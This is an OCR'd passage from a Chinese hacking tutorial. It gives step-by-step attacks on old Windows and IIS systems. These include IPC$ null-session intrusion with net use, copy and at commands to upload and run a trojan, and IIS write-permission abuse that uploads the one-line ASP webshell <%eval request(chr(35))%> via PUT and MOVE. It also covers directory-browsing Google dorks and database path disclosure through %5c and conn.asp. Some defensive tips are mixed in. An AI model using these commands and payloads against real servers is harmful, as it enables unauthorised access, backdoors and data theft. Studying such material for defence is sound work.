利用空连接得到用户列表好多工具都可以做到，不过就现在的情况而言，一般只有内网存在少数这样漏洞的机器。在已经知道用户名和密码的情况下，怎么进一步控制机器呢？还是用命令net，先把对方的c盘映射到本地，当然前提是得先建立IPC$空连接，然后再做上一步。

我们先使用命令：**net use \\192.168.1.203\ipc$ “test” /user:administrator**，再使用命令：**net use z: \\192.168.1.203\ipc$**，如图2。




图2

然后，我们再打开“我的电脑”，发现多了一个z盘，里面就是目标的C盘内容了，如图3。

接下来还可以进行一些什么操作呢？自然是上传木马后门啦，exe文件或者bat文件都可以，这里我以bat文件来做示范。映射成功后上传就很简单了，跟我们平常在电脑里复制粘贴是一样的操作。当然了，还有一种方法，就是在命令行下利用copy命令来实现上传，命令格式为：**copy c:\test.bat \\192.168.1.203\c$**，如图4。

这样就把test.bat传到了目标机器的c盘目录下。接下来的问题就是如何执行这个test.bat，这里又要利

免责声明：本站所有资源来自互联网，仅供学习和交流使用，版权归原作者所有，版权所有，禁止商用，禁止任何公众号、自媒体进行任何形式的转载、发布。部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 3

用到at命令了。

At 命令是计划出指定时间和日期在计算机上运行命令和程序。at 命令只能在“计划”服务运行时使用。这里有两点要注意：第一，要知道目标机器的时间和日期；第二，目标机器的计划服务如果关掉的话，那么at 命令则不能使用。

既然要知道目标机的时间，攻击者一般会利用：**net time \\192.168.1.203** 命令来查看，我运行后得到的结果如图5。

接下来就好办了，利用命令：**at \\192.168.1.203 21:05 c:\test.bat**，就可以让目标机器在21:05分的时候执行c:\test.bat这个文件，如图6。如果把这个文件换成木马，那么目标机器就会在三分钟后沦为肉鸡。

IPC$入侵的过程就讲到这里，其实你会发现IPC$并不能算作一个漏洞，只能说算作是一个配置不当，如果没有用户名和密码也是白搭。在这一个过程中你会发现，以下几点是你需要注意到的：

第一，**不要把\写成了/**，看到图4的截图了吗？写错了，命令是不能顺利执行的。

第二，**在建立空连接的时候，引号的输入是指在英文状态下的输入**，也就是说在半角状态下输入的引号系统才会认同。如果是在全角（即中文）状态下输入的话，则会提示错误，如图7。不过，这个错误提示只是其中的一种情况。

我们已经知道了IPC$的入侵，那针对这种方式，该如何防范呢？首先在cmd下输入命令：**net share** 看看自己的机器开了多少共享，然后再用命令：**net share 共享名 /del** 删除共享，如图8。




图 4

最彻底的办法就是禁用IPC$服务，命令为：**net stop server**，然后输入**y**即可，如图9。

现在随着大家安全意识的提高，这种方式的入侵在个人电脑面前已经不太奏效了，不过这一节的基础知识还是很有用的。




图 5




图 6

2.2 目录浏览

目录浏览是基于web服务的，也就是说如果web服务配置不当，就可以导致攻击者浏览web目录下的任意文件和目录。除了我们常见的IIS外，比如apache、tomcat、resin等web服务器都有可能存在这样的问题，这里我以IIS来说明一下这种漏洞的产生。




图 7

在Windows操作系统运行的IIS，我们可以通过**“我的电脑”->“属性”->“服务和应用程序”->“Internet信息服务（IIS）管理器”**进入，然后依次展开此目录树后，在“网站”上按鼠标右键选择“属性”，然后切换到“主目录”标签项，如图10。




图 9




图 8

这个是默认的IIS配置，看到“目录浏览”这

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

个选项没？如果我们把这个选项勾选上的话，浏览后会有什么样的效果呢？如图11、图12，分别是没有勾选和勾选后的浏览结果。




图10




图11



图12

这就是区别了！勾选后所有的文件和目录都显示出来了，对于攻击者来说这可是很好的一个获取信息的地方。说到这里提一下，有些IIS的错误信息我们无法查看，主要是Ineternet把错误信息给屏蔽了，我们可以在桌面“Ineternet Explorer”图标上按鼠标右键，选择“属性”，然后选择“高级”标签项，把“显示友好http错误信息”前面的勾去掉，如图13。




图13

除了测试之外，google hack可以搜索出一大堆有这种设置问题的服务器，我们可以在www.google.cn页面的搜索框里输入：intext:"to parent directory"进行搜索，结果如图14。随便点开一个连接，发现也

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



图14




图15

是类似前面图13的画面，如图15。

呵呵，其实利用google变换语法进行搜索是非常有必要掌握的知识，我们会在第三章里详细提到，这里大家先了解一下吧。

2.3 IIS写权限漏洞

什么是IIS写权限呢？大家可以看看图10，里面的复选框有一栏为“写入”，虽然默认配置是没有勾选，而且现在存在这种漏洞的服务器不是很多，但有时候也是很有必要用到它的。这个漏洞可以导致攻击者利用工具把恶意的脚本文件写入到服务器中，从而得到更大的权限。而扫描和利用这个漏洞的工具一般使用IIS PUT SCANNER和iiswrite.exe。

首先运行IIS PUT SCANNER，界面如图16所示。我们可以在“start ip”和“end ip”两个输入框填上要攻击的起始ip和结束ip，然后单击“scan”就可以开始扫描有漏洞的服务器了。




图16




图17

如果扫到了有漏洞的服务器就会出现如图17所示的画面，三种不同颜色的感叹号就代表着不同的结果，而对于入侵者来说，红色的感叹号是成功的一大步。

接着打开iiswrite.exe，这里先交待几点。在第一个下拉框中选择“put”，这时会弹出一个选择框，让你选择哪个文件需要上传。需要注意的是，这里上传的文件不能是asp、php等脚本文件，应该是txt格式的。这

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

里我以一句话做为示例，上传的文件为conn.txt，里面的内容为：<%eval request(chr(35))%>。

接着在第二项“域名”框里面填上有漏洞的IP，第三项保持默认就行了，如图18。

然后单击“提交数据包”，如果成功的话会返回如下代码：

```
HTTP/1.1 201 Created
Date: Fri, 26 Dec 2008 12:00:40 GMT
Server: Microsoft-IIS/6.0
hajxxx.cn: 80
X-Powered-By: ASP.NET
Location: http://58.*.*.78/test.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK, UNLOCK
```




图18

如果返回的不是以上类似信息，则代表写文件不成功。接着把第一个选项框的put改为move，这一动作代表把刚才传上去的txt文档改成asp，如果成功的话，则返回如下信息：

```
HTTP/1.1 204 No Content
Date: Fri, 26 Dec 2008 12:04:35 GMT
Server: Microsoft-IIS/6.0
hajxxx.cn: 80
X-Powered-By: ASP.NET
Content-Type: text/xml
Content-Length: 0
```

当然了，如果不是这样的返回信息，则代表失败了。因为刚才传上去的是一句话木马，所以我们直接用客户端连上去就得到了一个webshell。客户端的提交形式如图19。




图19

在“表单提交地址”一栏填上刚才得到的shell的地址，然后点击页面下面的“提交”就可以登录webshell了，登录后如图20。

这里要提醒一点，我用的这个马在登录webshell的时候是没有密码验证的，只要单击“芝麻开门，偶是老马”就可以进去了。如果大家使用的是别的马，请多看看说明，呵呵。

拿到webshell后就可以进行更多的操作了，这里就点到为止。不过，IIS写权限的利用并不是那么好用，

免责声明：本站所有部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图20

有时候会出错的，这里我把当初写的《深入分析IIS写权限》一文奉献给大家，为大家分析一下这个漏洞的原因。

◆ 《深入分析IIS写权限》 ◆

不知道题目中的“深入”一词用的恰不恰当，我也只是在自己的实验上总结出来几点，大家看了如有什么错误可以指出来，一起讨论！

我们有时候会发现，用IIS PUT SCANNER扫出来的可写网站，我们并不一定能够拿到SHELL，这是为什么呢？这还得从网站的配置说起。一起来看看不同的网站配置会导致什么样的结果吧。

一般情况下，当我们建立一个网站时，默认的情况是这样的，如图21。




图21




图22

通过图21可以看出，默认情况下“脚本资源访问”和“写入”是没有勾选的。接着我们就来实验下，用扫描器扫描后的结果如图22。

可以看到，并没有显示出红颜色的标志，也就是说不可写！现在我们先把“写入”勾选，再来扫描一下，如图23。




图23

这会出现了可写的标志，我们来利用工具传个一句话马试试。先传TXT格式的，如图24。

返回正常！我们再把它move成asp格式的，按道理这样我们就可以得到一句话的SHELL了，可是返回的信息如图25。

这样的话，我们就无法把txt格式改成asp了，如图26，直接显示语句了。

大家肯定经常遇到这种很郁闷的情况。为什么我们有权限上传文件却无法MOVE呢？这又得回到IIS的配置问题上了。大家看图21中的几个属性，是不是都猜到了和“脚本资源访问”有关呢？这次我们把它也勾选上，再来重复前面的动作，如图27。



图24

现在成功改成asp后缀的文件了，也就

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图25




图26




图27

是说当我们看到如下返回信息的时候，就有可能是遇到的网站因为IIS设置而让我们无法得手。

```
HTTP/1.1 207 Multi-Status
Date: Sat, 29 Dec 2007 13:14:23 GMT
Server: Microsoft-IIS/6.0
Content-Type: text/xml
Transfer-Encoding: chunked
b6
<?xml version="1.0"?><a:multistatus xmlns:a="DAV:"><a:response><a:href>http://192.168.1.252/shell.asp</a:href><a:
status>HTTP/1.1 403 Forbidden</a:status></a:response></a:multistatus>
0
```

这里我们只是讨论了为什么会出现这些情况的原因，而这个IIS写权限的挖掘就真的到此为止了么？当然不是，通过我的思考又发现了点乐趣。

我们知道，一个服务器大多数情况下都绑定了其它的域名，而每个网站对应的IIS又是单独的！有没有这种可能呢？那就是管理员的疏忽导致有些网站的设置不严格。我们来实验下，先建立两个网站，都是同一个ip：192.168.1.252，然后分别按照如图28、图29这样进行设置。




图28




图29

每月及时截图到期刊书签
bbs.hh010.com
黑客安全网 www.176ku.com
免责声明：本书部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

毫无疑问，其中一个站点会轻易被我们拿到 shell，如图 30、图 31 的扫描结果，大家注意端口的不同。




图 30




图 31

看到这里是不是有点了解了呢？还有一点值得一提，那就是通过 IIS 写权限挂马的问题。小组的 VINI5 同学做了一个动画出来，但是我却无法通过虚拟机来模拟他的结果，也就是说通过操纵 css、js 文件的内容来挂马，有时候也是没有权限的！大家如果想了解可以到 www.slenk.net 观看他的动画！

总结：这其实和运行的程序没什么关系，只是 IIS 配置不当引起的，只能说“小失误，大问题呀”！分析 IIS 配置不当而引起的漏洞就到此为止了，其实有时候在找不出办法时，这一招很有可能就会用到。

2.4 暴库

在说暴库之前，我们首先要了解两个概念：**相对路径和绝对路径**。绝对路径大家一般都明白，比如 d:/test/test/test.mdb 就是一个绝对路径，而 /test/test.mdb 就是一个相对路径。

暴库有两个方法来实现，第一个就是利用 %5c，另外一个就是 conn.asp 暴库。在这里我得提醒一下，这里的暴库是针对于 access 数据库的，而和 access 搭配的脚本一般是 asp，因此出现暴库的一般为 asp 类型站点。好了，我们来首先了解一下 %5c 暴库吧。

2.4.1 %5c 暴库

简单点说，就是在打开页面的时候把网页中的 / 换成 %5c，然后提交就可以得到数据库地址了，但并不是所有的页面都可以成功，而需要“asp?id=”这样的网址。因为这样的网址表示该页面调用了数据库，也就是说如果你知道一个文件调用了数据库，如 search.asp、vote.asp 等，都有可能导致暴库漏洞。

举个例子吧：如 http://www.test.com/test/vote.asp?id=123，当把第二个 / 换成 **%5c** 的时候就会出现类似如下的错误信息：

```
Microsoft JET Database Engine 错误 '80004005'
'D:\123\test\test.mdb' 不是一个有效的路径。确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。
/test/conn.asp，行 12
```

那么为什么会出现这样的情况呢？这得和 IIS 的解析联系起来。**%5c 是 \ 的十六进制代码，也就是 \ 的另一种表示方法**，我们在提交网页的时候，IE 会自动把 %5c 转换成 /，从而得到同一地址。这里问题就来了，在 asp 类型网站中，都会用到一个数据库连接的文件，名字一般是 **conn.asp**，内容大概如下：：

```
<%
  dim conn
  dim dbpath
  set conn=server.createobject("adodb.connection")
  DBPath = Server.MapPath("test/test.mdb")
  conn.Open "driver={Microsoft Access Driver (*.mdb)};dbq=" & DBPath
%>
```

看到 **DBPath = Server.MapPath("test/test.mdb")** 这一句没？Server.MapPath 方法的作用是将网站

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

中的相对路径转变成物理上的绝对路径。因为在连接数据库时，应该指明它的绝对路径，这样就得到了数据库的绝对路径为D:\123\测试\test\test.mdb。

可IIS就不这样认为了，因为来了一个%5c（也就是\），虽然IE解析的时候是一个意思，可在IIS这里却认为访问到\这里时就到了根目录所在的地方，而不再往上解析了。于是刚才的路径在IIS眼里就是d:/123/test/test.mdb，是不存在的，所以就暴错了。

以前有人提到过利用多目录是否能提高报错的机率，其实这种方法是不太正确的。因为IIS在遇到%5C以后就会停止向上解析，所以无论你中间构造多少目录，并且无论是真是假，都会被舍弃，相对路径还是根目录，是不会报错的。

2.4.2 CONN.ASP暴库

其实一谈起这个文件，很多人想到的就是利用**inc/conn.asp**来实现目的，达到暴出数据库地址的作用。如果说前面的%5c方法是利用了绝对路径出错的话，那么这一种方法就是利用的相对路径出错。

在这之前，我们先来看一段conn.asp是怎么写的，代码如下：

```
<%
db="kenatlybdatabase/kenandatabase.mdb"
 connstr="DBQ="+server.MapPath(db)+";DefaultDir=;DRIVER={Microsoft Access Driver (*.mdb)};Pwd=kenannet"
 set conn=server.CreateObject("ADODB.Connection")
 conn.open connstr
Sub rsclose()
    rs.close()
       set rs=nothing
End Sub
Sub connclose()
    conn.close()
       set conn=nothing
End Sub
%>
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

其中第一句就很明白，调用的数据库相对路径是“kenatlybdatabase/kenandatabase.mdb”。conn.asp文件一般是起调用数据库作用的，如果调用文件和conn.asp文件的相对位置发生变化了，那么就会出现暴库。

可能这样说大家不太容易明白，我们举以前的动力文章系统的例子详细说明下。动力文章系统的conn.asp位于系统的inc目录下，而很多调用它的文件在系统的根目录下，比如user_chklogin.asp等。这样，当conn.asp执行时，它是在系统的根目录d:\www\test\dongli\下执行的，因此在conn.asp文件中调用数据时，考虑到执行目录的路径，数据库的相对路径地址应当写成如下所示：

```
Dim db
Db=" database/fp360309.asp"
```

这样，当它在系统的根目录下执行时，数据库的相对路径就为根目录下的“database”目录。可当我们直接请求它时，它工作的当前目录是在inc目录下，这个时候数据库的相对路径就变成了“inc/database/fp360609.asp”。显然，在inc目录下是不存在这样一个目录的，所以会出错，并得到了数据库的地址。

2.4.3 暴库的防范

暴库一般都是针对access的数据库，那么有没有办法防范呢？方法其实是有的，大家不妨到网上找一下，现在%5c和conn.asp暴库大法的效果已经没有以前那么明显了。这是为什么呢？因为随着这些漏洞的发掘，越来越多的网络管理员、站长等开始注意并通过一些措施或者使用最新版本的IIS，抑或是打补丁等方法来防止暴库的发生。

接下来，让我们看看暴库防范的具体操作流程是怎么样的。

1、不管是操作系统还是一些整站系统，及时更新或者使用最新版本是躲避以前发现过的漏洞攻击最有效的方法之一。也就是把IIS升级到最新版本，如果你觉得更换版本太麻烦或者让你感觉到不习惯，那么打补丁的习惯就必不可少了。

2、在conn.asp暴库中，如果我们限制这个文件暴库，也就是说让它没暴错就继续执行，如果暴库就执行另外的代码，这样我们就可以人为的操作代码暴错的返回信息，也就是说暴库可以轻而易举的用一些代码

免部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

来加以控制。其中最有效的方法是如下的conn.asp代码：

```
<%
DbPath = Path_Index & "data/cffilm.mdb" 'Access数据库路径设置
On Error Resume Next
ConnStr = "Provider = Microsoft.Jet.OLEDB.4.0;Data Source = " & Server.MapPath(DbPath)
Set Conn = Server.CreateObject ("Adodb.Connection")
Conn.Open ConnStr
%>
```

最为关键的一句莫过于：**On Error Resume Next**，它的意思简单点理解就是不理会报错，这样就可以用ASP本身的特性来规避错误。除了加代码以外，我们还可以利用IIS的特性来解决这一问题。

先查看网站的“属性”，选择“主目录”标签项，在其中“执行权限”的右侧，点击“配置”按钮，如图32。

这时弹出“应用程序配置”对话框，我们选择“调试”标签项，在这一个页面上我们主要关注的是“脚本错误的错误信息”。在默认情况下，通常是选择了“向客户端发送详细的ASP错误消息”的，正因为如此，攻击者可以得到服务器的敏感信息。这里我们将其修改为选择第二项，即“向客户端发送下列文本错误消息”，如图33。这样，再访问一段有问题的conn.asp文件时，就会出现如图34的提示。




图32




图33

其实利用IIS的这一点不仅可以用来防范暴库，也可以防范一些攻击者试图利用暴错信息来获得服务器的敏感信息，比如现在常见的SQL INJECTION。

3、好多站长以为把数据库格式改成asp后会万事大吉，其实不然！如果程序处理提交上来的数据不当的话，会导致直接写入一句话拿到SHELL，而且ASP也是可以下载的（利用迅雷或者快车等工具下载）。如果在MDB的数据库中加入一个防下载的表，如**<%nodownload%>**，这样利用工具也是下载不了的。

